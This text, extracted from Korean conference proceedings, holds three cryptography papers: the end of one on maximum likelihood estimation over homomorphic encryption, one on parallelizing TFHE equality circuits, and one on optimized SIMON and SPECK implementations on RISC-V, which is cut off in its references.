는 고정 소수점 방식으로 표현하였다. 입력으로 받는 데이터 길이(l) 8, 16, 32에 대해 최상위 비트는 부호 비트를 나타내고, 정수 부분은 $l/2-1$, 소수 부분은 $l/2$만큼 할당하여 실수를 표현하였다.

III. 동형암호 최대가능도 추정(MLE)

3.1 최대가능도 추정

최대가능도 추정은 독립 항등분포(independent and identically distributed, i.i.d.) $\{X_i\}$, $i=1,2,\cdots,n$로부터 임의로 추출한 $x_i \sim X_i$에 대해 최대 우도(likelihood)를 갖는 매개변수(θ)를 찾는 것이다. 여기서 우도(L_n)란, $L_n(\theta|X=x) = \prod_{i=1}^{n} f(x_i;\theta)$이고, $f(x_i;\theta)$는 X_i의 분포에 해당하며, $X=(X_1, X_2, \cdots, X_n)$이다. 즉, MLE는 이러한 데이터($x$)가 나올 수 있는 가능성 L_n을 최대화하는 매개변수(θ)를 구하는 것이 목적이다. 간단하게,

$$\hat{\theta}_{MLE} = \arg\max_{\theta} L_n(X;\theta) \quad (1)$$

로 표현한다.

3.2 지수 분포의 최대가능도 추정

본 논문에서 풀고자 하는 문제는 지수분포를 갖는 i.i.d. $\{X_i\}$에 대해서 최대 가능도를 추정하는 것이다. 여기서 지수 분포는 다음과 같은 분포를 갖는다.

$$f(x;\theta) = \begin{cases} \theta e^{-\theta x} & x \geq 0 \\ 0 & x < 0 \end{cases} \quad (2)$$

따라서, 지수 분포에서의 L_n은

$$L_n(\theta|X) = \theta^n e^{-\theta\sum_{i=1}^{n} x_i} \quad (3)$$

과 같이 표현되며, (일반적으로, 미분을 용이하게 하기 위해 로그를 취한) 로그 최대가능도(log likelihood)는 다음과 같다.


$$\log L_n(\theta|X) = n\log\theta - \theta\sum_{i=1}^{n} x_i \quad (4)$$

θ에 대해 미분을 하고, 정리하면, 최대가능도 추정 매개변수($\hat{\theta}$)는 다음과 같이 얻어진다.

$$\hat{\theta} = n / \sum_{i=1}^{n} x_i \quad (5)$$

3.3 암호문 상에서 최대가능도 추정

암호문 상에서 주어진 데이터 x에 대한 최대가능도 추정 모델은 [그림2]와 같다.



[그림 2] 동형암호 최대가능도 추정 모델(Enc_{pk}를 줄여서 Enc으로 표기)

사용자는 데이터 $x=(x_1, x_2, \cdots, x_n)$를 암호화하여 $Enc_{pk}(x)$ 서버에 송신하고, 서버는 암호화된 데이터 $Enc_{pk}(x)$에 대해서 $Enc[\hat{\theta}_{MLE}]$와 $Enc[\log L_n(\theta|X)]$를 연산($Eval$)한다. 서버는 다음과 같이 암호화된 파라미터 값들은 연산한다.

$$Enc[\hat{\theta}_{MLE}] = n * Enc[1/\sum_{i=1}^{n} x_i] \quad (5)$$


$$Enc[\log L_n(\hat{\theta}_{MLE}|x)] = Enc[n\log\hat{\theta}_{MLE} - \hat{\theta}_{MLE}\sum_{i=1}^{n} x_i] \quad (6)$$

수식(5)에서 * 는 평문과 암호문의 곱셈을 뜻하고, $1/\sum_{i=1}^{n} x_i$는 암호화된 데이터의 덧셈 결과를 평문 1에서 나눠준 값이다. 여기서 주목할 점은 수식(6)에서 비선형 로그를 계산하는 것이다.

비선형 로그를 다항식 근사하는 방법도 있으나, [4]에서와 같이 암호화된 비트와 게이트를 이용하여 정확한 로그 값을 구할 수 있다.

3.2 불 논리 회로 기반의 로그 함수

논리 회로와 비트 간의 연산들을 고려한 방식을 이용하면, 암호화된 상태에서 정확한 로그 값을 구할 수 있다. (단, 고정소수점 방식을 채택한 암호문 상에서만 사용 가능한 방식이다.)



[그림 3] 불 논리 회로 기반의 로그 함수

IV. 결론

4.1 실험 분석

입력 데이터 16-비트를 기준으로 10개의 임의의 데이터의 최대가능도 추정법의 수행시간을 측정하였다. $Enc[\hat{\theta}_{MLE}]$를 단독으로 반환하는데 걸리는 시간은 77.624512초가 걸린다. 반면, 최대가능도 추정값 $Enc[\log L_n(\hat{\theta}_{MLE}|x)]$를 연산하는데 걸리는 시간은 281.550927초로 측정되었다.

$Enc[\log L_n(\hat{\theta}_{MLE}|x)]$의 수행시간이 상대적으로 긴 이유는 로그 계산이 병목으로 작용하기 때문이다. 16-비트 로그 연산 수행시간은 226초이다.

4.2 Open problem

불 논리 회로를 이용하여 서버가 특정 연산 회로($Eval$)를 구축하는 방법은 다양하다. 일례로 동형암호 뺄셈을 만드는 방법에는 2의 보수법과 전가산기를 이용하는 것과 XOR 2개, AND 2개, OR 1개, NOT 2개를 이용하여 뺄셈 회로를 만들 수도 있다[3]. 따라서, 본 연구에서 사용하는 밑단의 함수들에 대한 더 빠른 회로 또는 알고리즘을 찾는 것도 수행시간의 향상에 도움이 될 것이다.

또한, 동형암호 논리 회로 내에서 병렬 컴퓨팅을 이용하면 속도를 크게 향상시킬 수 있다. 일례로 본 실험에서 10개의 데이터에 대해 한 개씩 더하였지만, 각각을 더하는 병렬 컴퓨팅 방식을 이용한다면 수행시간을 로그 스케일로 줄일 수 있다.

마지막으로, 본 논문에서는 지수 분포만을 다뤘지만, 정규 분포, 포아송 분포, 이항 분포 등 다양하게 적용 가능하다.

[참고문헌]

[1] Regev O. On lattices, learning with errors, random linear codes, and cryptography. Journal of the ACM (JACM). 2009 Sep 8;56(6):1-40.

[2] Chillotti I, Gama N, Georgieva M, Izabachène M. TFHE: fast fully homomorphic encryption over the torus. Journal of Cryptology. 2020 Jan;33(1):34-91.

[3] Song BK, Yoo JS, Hong M, Yoon JW. A Bitwise Design and Implementation for Privacy-Preserving Data Mining: From Atomic Operations to Advanced Algorithms. Security and Communication Networks. 2019 Oct 16;2019.

[4] Yoo JS, Song BK, Yoon JW. Logarithm design on encrypted data with bitwise operation. InInternational Workshop on Information Security Applications 2018 Aug 23 (pp. 105-116). Springer, Cham.

병렬 컴퓨팅을 이용한 완전 동형암호 논리 회로 연산 시간 개선†

유준수* 윤지원*

*고려대학교 정보보호대학원 정보보호학과

Time Improvement in Evaluation of Fully Homomorphic Encryption Boolean circuit via Parallel Computation

Joon Soo Yoo* Ji Won Yoon*

*Graduate School of Information Security, Korea University

요 약

동형암호는 양자 내성을 갖고 사용자와 서버의 프라이버시를 보존할 수 있는 기술이다. 하지만, 동형암호가 실제 생활에서 사용되기 위해서 큰 문제점 중 하나로 속도가 매우 느리다는 점이다. 본 연구에서는 동형암호의 속도를 올리기 위해 한 가지 방법으로 병렬 컴퓨팅을 이용한다. 본 연구에서 적용하는 동형암호 스킴은 부울 로직 회로를 기반으로 하는 완전동형암호 TFHE(Fast Fully Homomorphic Encryption over the Torus)이다. 구체적으로, TFHE의 논리 게이트를 이용하여 동형암호 동치 연산을 구성하고, 이에 대해 병렬적으로 처리하여 속도를 올리는 방법에 대해 논한다.

I. 서론

최근 들어, 데이터 분석 기술은 나날이 발전하는 반면, 데이터 프라이버시에 대한 방책은 미해결 과제로 남아있다. 이에 대한 대응 기술 중 하나로 동형암호가 제시되고 있다. 이는 동형암호가 양자 내성 암호로 높은 수준의 보안[1]을 제공하는 동시에 사용자와 서비스 제공자 모두에게 프라이버시를 보호할 수 있는 기능을 제공하기 때문이다.

동형암호가 프라이버시를 제공하는 좋은 기능이 있음에도 불구하고 상용화되지 않는 이유 중에는 연산 속도가 매우 느리기 때문이다. 따라서, 최근 연구들[2, 3, 4] 중에는 이런 동형암호의 느린 연산 속도를 고려하여 다양한 방법으로 속도를 줄이거나 병목 구간을 우회하는 시도를 하고 있다.

따라서 본 논문에서는 동형암호에서 해결해야 하는 문제점인 속도에 대해서 병렬 컴퓨팅 관점에서 접근한다. 구체적으로, 동형암호 스킴 중에서 부울 회로 기반의 TFHE(Fast Fully Homomorphic Encryption over the Torus)[2]에 접근하여 이 중 한 가지 예로 암호화된 동치 연산에 대해 분석해보고자 한다.

II. 동형암호 개요

동형암호의 가장 대표적인 특성은 평문 상에서의 덧셈과 곱셈을 암호문 상으로 옮겨 진행할 수 있다는 것이다. 다시 말해서, 평문 한 비트 x_1, x_2에 대한 암호문을 c_1과 c_2라고 한다면, 동형암호는 다음의 수식(1), (2)을 만족한다.


$$Enc[x_1 \oplus x_2] = c_1 \bigstar c_2 \qquad (1)$$

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2021-0-00558, 동형암호 기술을 활용한 국가통계 분석 시스템 개발)

$$Enc[x_1 \wedge x_2] = c_1 * c_2 \quad (2)$$

여기서 $\oplus$와 $\wedge$은 XOR과 AND 로직 게이트를 뜻하며 비트(0과 1)에서의 덧셈과 곱셈을 뜻한다. 또한, $\bigstar$와 $*$는 암호문 간에 연산으로 평문에서 덧셈과 곱셈의 역할을 한다. 다시 말해서, 암호문 간의 연산 결과 $c_1 \bigstar c_2$에 대한 복호화를 하면 $x_1 \oplus x_2$를 얻을 수 있다(마찬가지로, $c_1 * c_2$). 주의할 것은 암호문 간 연산 $\bigstar$와 $*$은 평문에서의 연산 $\oplus$와 $\wedge$에 비해 훨씬 복잡하게 설계되었다는 것이다.

동형암호는 사용자와 서버 모델에 적합하며, [그림1]과 같이 모델링을 할 수 있다.



[그림 1] 동형암호 개요(Enc은 Enc_{pk}을 의미하고 pk는 사용자의 공개키)

여기서 c^*는 $Eval(f, c_1, c_2)$를 의미하고, $Eval$은 사용자의 암호화된 데이터 c_1과 c_2를 받아 연산을 수행함을 의미한다. f는 [그림1]에서 $\bigstar$와 $*$을 의미하지만, 완전동형암호(+과 × 연산과 부트스트랩을 지원하는 동형암호 스킴) 상에서는 임의의 연산이 될 수 있다.

사용자는 본인의 pk로 암호화고 서버가 수행한 알고리즘 결과인 c^*를 sk로 복호화하여 원하는 결괏값 $f(x_1, x_2)$를 얻는다.

III. 동형암호 속도 문제점과 개선방안

현재 동형암호 속도 증가의 방안으로는 크게 두 가지로 볼 수 있다. 첫 번째는 제한된 연산 횟수를 기반으로 연산 회로를 설계하는 유한동형암호(Leveled Homomorphic Encrption, LHE)가 있다. 동형암호의 모든 스킴은 기본적으로 암호화를 할 때마다 잡음을 넣어 준다. 하지만, 이 잡음을 제거하는 과정인 부트스트랩은 연산 비용이 매우 높으므로, LHE에서는 이를 사용하지 않고 우회하는 전략이다. 따라서, 이 방식은 연산횟수가 명확하게 제시된 연산에 대해 미리 파라미터를 잘 설정하여 부트스트랩 없이 연산을 수행한다.

두 번째로, 완전동형암호 논리 회로를 이용하는 방식이다. 대표적인 암호화 스킴으로 TFHE가 있다. TFHE는 부트스트랩 기능을 갖는 기본 동형암호 게이트(NAND, AND, OR, 등등)를 제공한다. TFHE의 부트스트랩은 다른 암호 스킴에 비해 효율적이고 빠른 것이 장점이나, 부트스트랩을 로직 게이트마다 수행하기 때문에, 별다른 가속화 방식 없이는 일반적으로 CKKS[6], BFV[7] 등의 다른 암호 스킴들에 비해 속도가 느리다. 반면, 앞선 스킴들과는 다르게 여러 컴퓨팅 방면을 이용하여, 속도를 개선할 수 있는 여지가 크다. 본 논문에서는 여러 기법 중에서 대표적으로 병렬 컴퓨팅을 도입해 속도를 분석한다.

IV. 동형암호 동치 연산 분석

동형암호를 이용하여 회로를 구성하는 방법에서 중요한 점은 평문에서와 달리 입력으로 암호문을 받는다는 것이다. 즉, 입력 값이 0인지 1인지 알 수 없기 때문에, 로직 게이트의 특성을 파악해서 연산을 구축해야 한다.

4.1 동형암호 게이트 속도와 인코딩


우선, 동형암호 동치 연산 설계에 포함하는 부트스트랩 게이트는 bootsXNOR(boots는 부트스트랩을 의미)와 bootsAND이다. bootsXNOR의 경우 0.014468초, bootsAND는 0.014482초가 소비된다. 실행시간을 측정한 실험 환경은 AMD Ryzen 5 3500X 6-Core 3.60 GHz, 8.0 GB RAM이다.

평문($x_1, x_2, \cdots, x_l$)에 대하여(x_i는 한 비트를

의미) 각각 암호화한 것을 암호문($c_1, c_2, \cdots, c_l$)이라고 한다. 일반적으로 $l = 8,16,32$ 값을 설정하고, 숫자 체계가 정수와 실수에 따라서, 비트 할당을 다르게 한다. 본 논문에서는 정수 숫자 체계를 따르며, int 자료형을 따른다.

4.2 동형암호 동치 연산(비병렬 처리)

병렬 컴퓨팅을 도입하지 않은 동형암호 동치 연산의 회로는 [그림 2]와 같다.



[그림 2] 동형암호 동치 연산(비병렬 처리)


[그림 2]에서 bootsXNOR($G_{11}, G_{12}, G_{13}, G_{14}$)를 사용하는 이유는 두 암호문 c_1과 c_1'에 대해서 두 암호문이 같은 값을 갖는 경우(둘 다 $Enc[0]$ 또는 $Enc[1]$)는 $Enc[1]$을 반환하고, 두 암호문이 반대 값을 갖는 경우는 $Enc[0]$을 반환한다. 한편, bootsAND(G_2, G_3, G_4)는 두 암호문 c_1과 c_1'에 대해서 두 암호문이 $Enc[1]$일 경우에만 $Enc[1]$을 반환한다. 따라서, bootsXNOR를 통해 두 암호문이 같다면 $Enc[1]$의 결괏값이 나오고, bootsXNOR의 결괏값들에 대해 bootsAND 연산을 가하면, 같을 때만 $Enc[1]$이 출력 되기 때문에, 최종적으로 c^*는 두 암호문이 같을 때만 $Enc[1]$이 출력되게 된다.

[그림 2]와 같이 동치 연산회로를 구현할 경우, 각 논리 회로가 서로 의존하고 맞물려 있어 병렬처리가 제한적이다.

4.3 동형암호 동치 연산(병렬처리)

[그림 2]에서 병렬처리를 도입하는 방법은 두 가지가 있다. 첫 번째로, 로직 게이트 1열에 ($G_{11}, G_{12}, G_{13}, G_{14}$) 있는 bootsXOR 게이트를 동시에 처리한다. 두 번째로, [그림 3]의 2열 (G_{21}, G_{22})과 같이 bootsAND 게이트를 쌍으로 묶어서(pairwise) 동시에 연산을 수행하는 방법이다.

이론적으로, 로직 게이트들을 병렬적으로 동시 수행한다면, 첫 번째 방법에서는 암호문 개수(l)에 대해서 $O(l)$의 시간 복잡도를 $O(1)$으로 감소시킬 수 있다. 두 번째 방법은 $O(l)$에서 $O(\log l)$의 향상을 기대할 수 있다. 따라서, 병렬처리를 통해 전체적으로 $O(2l)$에서 $O(\log l)$의 효과를 볼 수 있다.



[그림 3] 동형암호 동치 연산(병렬처리)

V. 결론

본 연구에서는 동형암호의 속도 개선 방법 중 병렬 컴퓨팅 기법을 적용해보았다. 부울 회로 기반의 동형암호는 다른 동형암호 스킴보다 더 많은 곳에서 병렬처리가 가능하다. 따라서, 본 연구에서 제시한 방법에 따라 다른 연산에도 적용하면 속도 개선에 있어 도움이 될 것으로 예상한다.

5.1 향후 연구와 열린 문제

동형암호에 있어서 속도 개선은 아무리 강조해도 부족함이 없다. 동형암호 부문에서 속도 개선을 할 수 있는 연구는 다음과 같다. 첫 번째로, 알고리즘 최적화다. 한 가지 연산($Eval$)에 대해 다양한 방식으로 알고리즘을 설계할 수 있어 각각 시간을 측정하고 최적의 알고리즘을

선택하는 것이 중요하다. 두 번째로, GPU와 하드웨어 밑단에서 가속화 하는 연구가 있다. 마지막으로, TFHE 스킴 내에서 부트스트랩 성능 향상에 대한 연구와 다른 동형암호 스킴과의 키메라[4] 형태로 속도를 높이는 방법이 있다.

[참고문헌]

[1] Regev O. On lattices, learning with errors, random linear codes, and cryptography. Journal of the ACM (JACM). 2009 Sep 8;56(6):1-40.

[2] Chillotti I, Gama N, Georgieva M, Izabachène M. TFHE: fast fully homomorphic encryption over the torus. Journal of Cryptology. 2020 Jan;33(1):34-91.

[3] Song BK, Yoo JS, Hong M, Yoon JW. A Bitwise Design and Implementation for Privacy-Preserving Data Mining: From Atomic Operations to Advanced Algorithms. Security and Communication Networks. 2019 Oct 16;2019.

[4] Boura C, Gama N, Georgieva M, Jetchev D. Chimera: Combining ring-lwe-based fully homomorphic encryption schemes. Journal of Mathematical Cryptology. 2020 Aug 7;14(1):316-38.

[5] Yoo JS, Song BK, Yoon JW. Logarithm design on encrypted data with bitwise operation. In International Workshop on Information Security Applications 2018 Aug 23 (pp. 105-116). Springer, Cham.

[6] Cheon JH, Hong S, Kim D. Remark on the Security of CKKS Scheme in Practice. IACR Cryptol. ePrint Arch. 2020;2020:1581.

[7] Chen H, Laine K, Player R. Simple encrypted arithmetic library-SEAL v2. 1. InInternational Conference on Financial Cryptography and Data Security 2017 Apr 3 (pp. 3-18). Springer, Cham.

RISC-V 프로세서 상에서의 경량 블록 암호 SIMON과 SPECK 최적 구현

엄시우*, 권혁동*, 김현지*, 서화정**

*한성대학교 IT융합공학부 (대학원생)

**한성대학교 IT융합공학부 (교수)

Implementation of lightweight block cipher SIMON and SPECK on RISC-V processors

Si-Woo Eum*, Hyeok-Dong Kwon*, Hyun-Ji Kim*, Hwa-Jeong Seo**

*Dept. of IT Convergence Engineering, Hansung University(Graduate student)

*Dept. of IT Convergence Engineering, Hansung University(Professor)

요 약

경량 블록 암호 SIMON과 SPECK은 간단한 알고리즘으로 어느 플랫폼에서나 우수한 성능을 발휘할 수 있도록 다양한 블록 크기와 키 크기를 지원한다. 본 논문에서는 RISC-V 프로세서를 대상으로 Rotation과 Addition 연산의 최적 구현과 레지스터의 복사를 최소화한 최적 구현을 제안한다. 구현은 32-bit E31 RISC-V 코어가 포함된 HiFive1 Rev B 개발 보드를 대상으로 한다. 그 결과 Reference C 코드 대비 3~5배의 성능 향상을 확인할 수 있었으나, Fixslice 기법이 적용된 AES와 성능 비교하였을 때, SIMON의 경우 0.6배의 성능을 확인하였다.

I. 서론

사물인터넷이 발전하면서 계산 작업은 점점 더 작고 작은 장치로 내려갔다. 기존의 암호 알고리즘이 이러한 새로운 현실의 요구에 적합하지 않다라는 것이 인식되어 왔다. 경량 암호는 이러한 제한된 플랫폼에서 작동하도록 설계된 알고리즘이다.

기존의 경량 블록 암호는 특정 종류의 플랫폼을 대상으로 설계되는 것이 일반적이고, 고정된 블록 크기와 두 종류의 키 크기를 갖는 경향이 있다. 그로 인해 특정 플랫폼에서 우수한 성능을 달성할 수 있으나, 다른 플랫폼에서는 성능이 떨어지는 유연성이 부족한 점이 있다. 다양한 장치들이 통신을 주고받고 있는 현시대에서 유연성이 부족한 것은 단점이 될 수 있다. 따라서 특정 플랫폼에 맞춰 설계하는 것보다 간단한 알고리즘을 만들어 어느 플랫폼에서나 우수한 성능을 발휘하는 것이 더 낫다. 이를 위해 SIMON과 SPECK 알고리즘은 다양한 블록크기와 세 개의 키 크기를 지원한다[1].

RISC-V는 2010년부터 UC 버클리에서 개발 중인 새로운 컴퓨터 CPU 구조이다. 단지 학술용이나 연구용이 아닌 산업계의 상용화를 목표로 하고 있다. 가장 큰 영향력을 가지고 있는 ARM과 달리 라이선스를 지불하지 않고 무료로 사용할 수 있어 여러 단체가 RISC-V 컨소시엄에 포함되어 활동 중에 있다.

본 논문에서는 SIMON과 SPECK 알고리즘을 RISC-V 프로세서 상에서 최적 구현한 결과를 제시한다. 2장에서는 RISC-V 프로세서의 구조와 SIMON과 SPECK 알고리즘에 대해 확인한다. 3장에서는 제안하는 최적 구현 기법을 제시한다. 4장에서는 성능을 비교 분석하고, 마지막으로 5장에서는 본 논문의 결론을 내린다.

II. 관련 연구

2.1 RISC-V 프로세서의 구조 및 명령어

RISC-V의 32-bit 구조인 RV32I는 32-bit 레지스터 32개(x0~x31)를 제공한다. RISC-V 프로세서 상에서의 레지스터 용도는 [표 1]과 같다.

Register	Description	Saver
zero(x0)	zero register	
ra(x1)	return address	
sp(x2)	stack pointer	callee
gp(x3)	global pointer	
tp(x4)	thread pointer	
a0~a7	function arguments and return value	
s0~s11	saved registers	callee
t0~t6	temporal registers	

[표 1] Registers in RISC-V[2]

zero(x0) 레지스터는 다른 값을 넣을 수 없고 항상 0의 값을 가지고 있다. a0~a7 레지스터는 함수 인자와 반환 값을 가질 수 있다. sp와 s0~s11 레지스터는 callee saved 레지스터로 레지스터 사용 전 기존의 값을 보존시켜줘야 한다.

본 논문에서 활용한 RISC-V 프로세서상에서의 명령어 셋은 [표 2]와 같다.

Instruction	Description
ADD	Add
ADDI	Add immediate
OR	Inclusive or
XOR	Exclusive or
SLTU	Set less than unsigned
SLLI	Shift left logical immediate
SRLI	Shift right logical immediate

[표 2] Instruction for RISC-V[2]


2.2 SIMON-SPECK알고리즘

경량 블록 암호 SIMON은 경량 블록 암호 SPECK과 함께 발표된 암호로, 2013년 미국 국가안보국(National Security Agency, NSA)에서 개발하였다. 2018년에는 RFID 에어 인터페이스 표준으로 선정되어 ISO/29167-21 표준 번호를 보유하고 있다[3]. SIMON과 SPECK은 다양한 환경을 지원하기 위해 [표 3]과 같이 많은 종류의 암호 규격을 제공한다.


Block size(bit)/2n	Key Size (bit)/mn	Number of rounds	
		SIMON	SPECK
2 × 16 = 32	64	32	22
2 × 24 = 48	72	36	22
	96	36	23
2 × 32 = 64	96	42	26
	128	44	27
2 × 48 = 96	96	52	28
	144	54	29
2 × 64 = 128	128	68	32
	192	69	33
	256	72	34

[표 3] Parameters of SIMON and SPECK

SIMON, SPECK은 ARX(Addition, Rotation, XOR) 구조로 이루어져 있다. 다만 SIMON의 경우 Addition 연산 대신 AND 연산을 사용하여 설계되어 있다. SIMON과 SPECK은 Feistel 구조로, 암·복호화를 할 때 평문을 2개의 블록으로 나누어 반복적인 라운드 함수를 적용한다. 전체적인 구조는 [그림 1,2]와 같다.



[그림 1] SIMON Algorithm



[그림 2] SPECK Algorithm

III. 최적 구현 기법

본 논문에서는 Rotation, Addition 연산의 최적화와 레지스터 간의 복사를 최소화하여 구현하는 것을 목표로 진행하였다.

SIMON의 경우 1 round를 지나게 되면 평문간의 자리를 바꾸는 연산이 필요하다. 본 논문에서는 레지스터간의 값 복사를 최소화하기 위해 Round 함수를 통과할 때 한번에 2 round를 동시에 진행한다.

3.1 Rotation 구현

SIMON과 SPECK의 라운드 함수에는 각각 3, 2 번의 로테이션 연산을 사용한다. 하지만 RISC-V에서는 로테이션을 할 수 있는 명령어가 없기 때문에 SRLI, SLLI, OR 연산을 활용하여 로테이션을 구현해주어야 한다. 로테이션 구현은 [표 4]와 같다.

32-Bit Rotation	
Rotaion left n	Rotation right n
SLLI t0, , n SRLI t1, pt, 32-n OR pt, t0, t1	SRLI t0, pt, n SLLI t1, pt, 32-n OR pt, t0, t1
64-Bit Rotation	
Rotation left n	Rotation right n
SLLI d0, pt0, n SRLI d1, pt1, 32-n OR d0, d0, d1 SRLI t0, pt0, 32-n SLLI t1, pt1, n OR d1, t0, t1	SRLI d0, pt0, n SLLI d1, pt1, 32-n OR d0, d0, d1 SLLI t0, pt0, 32-n SRLI t1, pt1, n OR d1, t0, t1

[표 4] 32-bit and 64-bit Rotation on RISC-V
(d : destination, pt : plain text, t : temp)

3.2 Addition 구현

SPECK 알고리즘에서 Addition 연산을 진행하게 된다. 32-bit의 경우 ADD 명령어를 통해 간단하게 구현할 수 있지만, 64-bit의 경우 32-bit 레지스터를 사용하는 RISC-V에서 하위 32-bit와 상위 32-bit의 ADD를 따로 진행해야 한다. 하지만 RISC-V에는 하위 32-bit에서 Carry가 발생하였을 때, 상위 32-bit로 전달해주는 명령어가 없기 때문에 SLTU 명령어를 활용하여 64-bit Addition을 구현한다. SLTU 명령어는 op1, op2의 값을 비교하여 op2의 값이 op1의 값보다 작다면 목적지 레지스터에 1을 저장하는 명령을 수행한다.

64-Bit Addition
ADD d0, pt0_l, pt1_l //low 32-bit ADD SLTU t0, d0, pt0_l //Check Carry ADD d1, pt0_h, pt1_h //high 32-bit ADD ADD d1, d1, t0 //high 32-bit Carry ADD

[표 5] 64-bit Addition on RISC-V
(d : destination, t : temp, pt : plain text)

[표 5]는 64-bit Addition을 구현한 코드이다. d0에는 PT0(64-bit), PT1(64-bit)의 하위 32-bit ADD 결과 값이 저장된다. 이때 Carry가 발생하지 않았다면 d0의 값이 ADD에 사용된 pt0_l, pt1_l 둘 중 어느 값과 비교하여도 더 크고, Carry가 발생했다면 반대로 더 작기 때문에 레지스터간의 크기를 비교 할 수 있는 SLTU 명령어를 활용하여 Carry의 유무를 파악할 수 있다.

IV. 성능 평가

RISC-V 구현은 확장을 사용하지 않고 RV32I 기반 ISA에 의존한다. 성능 측정은 32-bit E31 RISC-V 코어가 포함된 HiFive1 Rev B 개발 보드를 사용하였다.

Fixslice 기법을 적용한 AES[4]와 성능 비교를 진행한다. SPN 구조를 사용하는 AES와 ARX 구조를 사용하는 SIMON, SPECK을 비교하는 건 것은 형평성에 어긋날 수 있다. 하지만 암호 알고리즘 중에 가장 연구가 많이 되고, 최적화가 잘 되어있는 암호 중 하나인 AES와 성능 비교를 하기에는 충분하다.

[표 6]에서 볼 수 있듯이, Reference C 코드보다 모든 부분에서 약 3~5배 정도의 성능 향상을 확인 할 수 있었다. SIMON과 SPECK은 AES에 비해 알고리즘이 간단하기 때문에 AES보다 더 좋은 성능이 나올 것으로 예측하였다.

	Reference C	RISC-V
AES-128[4]	-	1,468
SIMON-64/96	2,247	681
SIMON-64/128	2,351	712
SIMON-128/128	7,164	2,073
SIMON-128/192	8,770	2,100
SIMON-128/256	7,580	2,193
SPECK-64/96	1,802	368
SPECK-64/128	1,869	381
SPECK-128/128	3,686	788
SPECK-128/192	3,798	812
SPECK-128/256	3,911	835

[표 6] Performance comparison result (Unit: cycles)

SPECK-128의 경우 키 길이와 상관없이 AES-128보다 좋은 성능을 확인 할 수 있다. 하지만 SIMON-128은 AES-128에 비해 성능이 0.7배 정도 차이 나는 것을 확인할 수 있다.

SIMON의 알고리즘은 간단하지만 ROUND 반복 횟수가 많고, Fixslice 기법이 적용된 AES-128은 Rotaion 연산을 사용하지 않는 반면 SIMON-128의 경우 Rotation을 408번 정도 연산하기 때문에 이로 인한 성능 차이가 발생했을 것으로 생각한다. 실제로 Bitslice 기법을 활용한 AES에서 Rotation 연산을 144번 사용할 때, RISC-V에 Rotation 명령어가 있다는 가정하에 성능 평가를 하게 되면 기존보다 7%의 성능 향상을 확인할 수 있었다[5].

V. 결론

본 논문에서는 RISC-V 상에서 경량 블록 암호 SIMON과 SPECK의 최적 구현을 제안한다. Rotation, Addition 연산 최적화에 초점을 맞춰 진행하였으며, 결과 Reference C 코드 대비 3~5배 정도의 성능 향상을 확인할 수 있었다. 하지만 Fixslice 기법이 적용된 AES-128의 비해 SIMON의 성능이 낮게 나온 것도 확인할 수 있었다. 향후 연구 과제로 다양한 경량 블록 암호에 대해 RISC-V상에서의 최적 구현을 제안하고자 한다.

VI. Acknowledgment

이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478)

[참고문헌]

[1] R. Beaulieu, S. Treatman-Clark, D. Shors, B. Weeks, J.Smith, and L. Wingers, “The SIMON and SPECK lightweight block ciphers,” *in 52nd ACM/EDAC/IEEEDesign Automation Conference*, San Francisco, pp. 1-6, 2015.

